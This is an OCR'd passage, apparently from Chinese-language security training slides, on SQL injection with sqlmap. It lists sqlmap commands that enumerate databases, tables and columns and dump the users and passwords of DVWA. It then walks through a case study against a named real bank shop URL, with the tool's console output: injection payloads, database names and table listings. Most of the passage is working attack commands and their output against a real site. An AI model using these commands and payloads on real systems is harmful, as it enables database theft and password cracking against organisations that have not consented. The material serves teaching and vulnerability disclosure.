
sqlmap.py －u 【指定 url 】 －cookie －dbs //列出数据库

sqlmap.py －u 【指定 url 】 － D 【数据库名】－ -tables //列出某个库的数据表

sqlmap.py －u 【指定 url 】 -D 【数据库名】-T 【数据表名】 －columns //列出数据表的列名


sqlmap.py －u 【指定 url 】 -D dvwa -T users-C user,password －dump //把用户名密码列出来（sqlmap 自动破解密码）


某网站拖库示例



案例：兴业银行某站存在 SQL 注入


http://shop.cib.com.cn//?m=product&s=detail&id=457 存在注入





管理员: sqlmap.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Python27\sqlmap>sqlmap.py -u "http://shop.cib.com.cn//?m=product&s=detail&id=457" --tables
{1.0.7.15#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 07:04:18
[07:04:18] [INFO] resuming back-end DBMS 'mysql'
[07:04:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: m=product&s=detail&id=457 OR NOT 1698=1698#
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: m=product&s=detail&id=457 AND (SELECT 1727 FROM(SELECT COUNT(*),CONCAT(0x716b707071,(SELECT (ELT(1727=1727,1))),0x71717a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: m=product&s=detail&id=457 AND SLEEP(5)

[07:04:18] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[07:04:18] [INFO] fetching database names
[07:04:18] [INFO] the SQL query used returns 3 entries
[07:04:18] [INFO] resumed: information_schema
[07:04:18] [INFO] resumed: mallbuilder
[07:04:19] [INFO] resumed: mysql
[07:04:19] [INFO] fetching tables for databases: 'information_schema, mallbuilder, mysql'
[07:04:19] [INFO] the SQL query used returns 182 entries
www.wooyun.org




```
管理员: sqlmap.exe
Database: mallbuilder
[131 tables]
+-------------------------------------------------+
| mallbuilder_activity                            |
| mallbuilder_activity_product_list               |
| mallbuilder_admin                               |
| mallbuilder_admin_group                         |
| mallbuilder_admin_menu                          |
| mallbuilder_admin_operation_log                 |
| mallbuilder_advs                                |
| mallbuilder_advs_con                            |
| mallbuilder_after                               |
| mallbuilder_announcement                        |
| mallbuilder_apply                               |
| mallbuilder_brand                               |
| mallbuilder_brand_cat                           |
| mallbuilder_contags                             |
| mallbuilder_cron                                |
| mallbuilder_custom_cat                          |
| mallbuilder_custom_service                      |
| mallbuilder_defind_1                            |
| mallbuilder_defind_2                            |
| mallbuilder_delivery_address                    |
| mallbuilder_distribution_analyse_shop           |
| mallbuilder_distribution_commission_cat         |
| mallbuilder_distribution_commission_level       |
| mallbuilder_distribution_commission_product     |
| mallbuilder_distribution_commission_shop        |
| mallbuilder_distribution_config                 |
| mallbuilder_distribution_product                |
| mallbuilder_distribution_product_buy_order      |
| mallbuilder_distribution_product_order          |
| mallbuilder_distribution_shop                   |
| mallbuilder_distribution_user                   |
| mallbuilder_distribution_user_adv               |
| mallbuilder_distribution_user_order             |
| mallbuilder_distribution_user_product           |
| mallbuilder_distribution_user_relationship      |
| mallbuilder_distribution_user_settlement        |
| mallbuilder_district                            |
| mallbuilder_fast_mail                           |
| mallbuilder_feed                                |
| mallbuilder_filter_keyword                      |
| mallbuilder_logistics_temp                      |
| mallbuilder_logistics_temp_con                  |
| mallbuilder_mail_mod                            |
| mallbuilder_mail_record                         |
| mallbuilder_member                              |
| mallbuilder_member_card                         |
| mallbuilder_member_card_temp                    |
| mallbuilder_member_grade                        |
| mallbuilder_member_info                         |
| mallbuilder_message                             |
| mallbuilder_msg_record                          |
| mallbuilder_nav                                 |
| mallbuilder_news                                |
| mallbuilder_news_data                           |
| mallbuilder_newscat                             |
| mallbuilder_page_rec                            |
| mallbuilder_page_view                           |
| mallbuilder_points                              |
| mallbuilder_points_cat                          |
```



管理员: sqlmap.exe
| REFERENTIAL_CONSTRAINTS |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| SESSION_STATUS |
| SESSION_VARIABLES |
| STATISTICS |
| TABLES |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS |
| USER_PRIVILEGES |
| VIEWS |
Database: mysql
[23 tables]
| user |
| columns_priv |
| db |
| event |
| func |
| general_log |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| ndb_binlog_index |
| plugin |
| proc |
| procs_priv |
| servers |
| slow_log |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
[07:04:19] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\shop.cib.com.cn'
www.wooyun.org


管理员: sqlmap.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Python27\sqlmap>sqlmap.py -u "http://shop.cib.com.cn//?m=product&s=detail&id=457" --current-db
{1.0.7.15#dev}
http://sqlmap.org
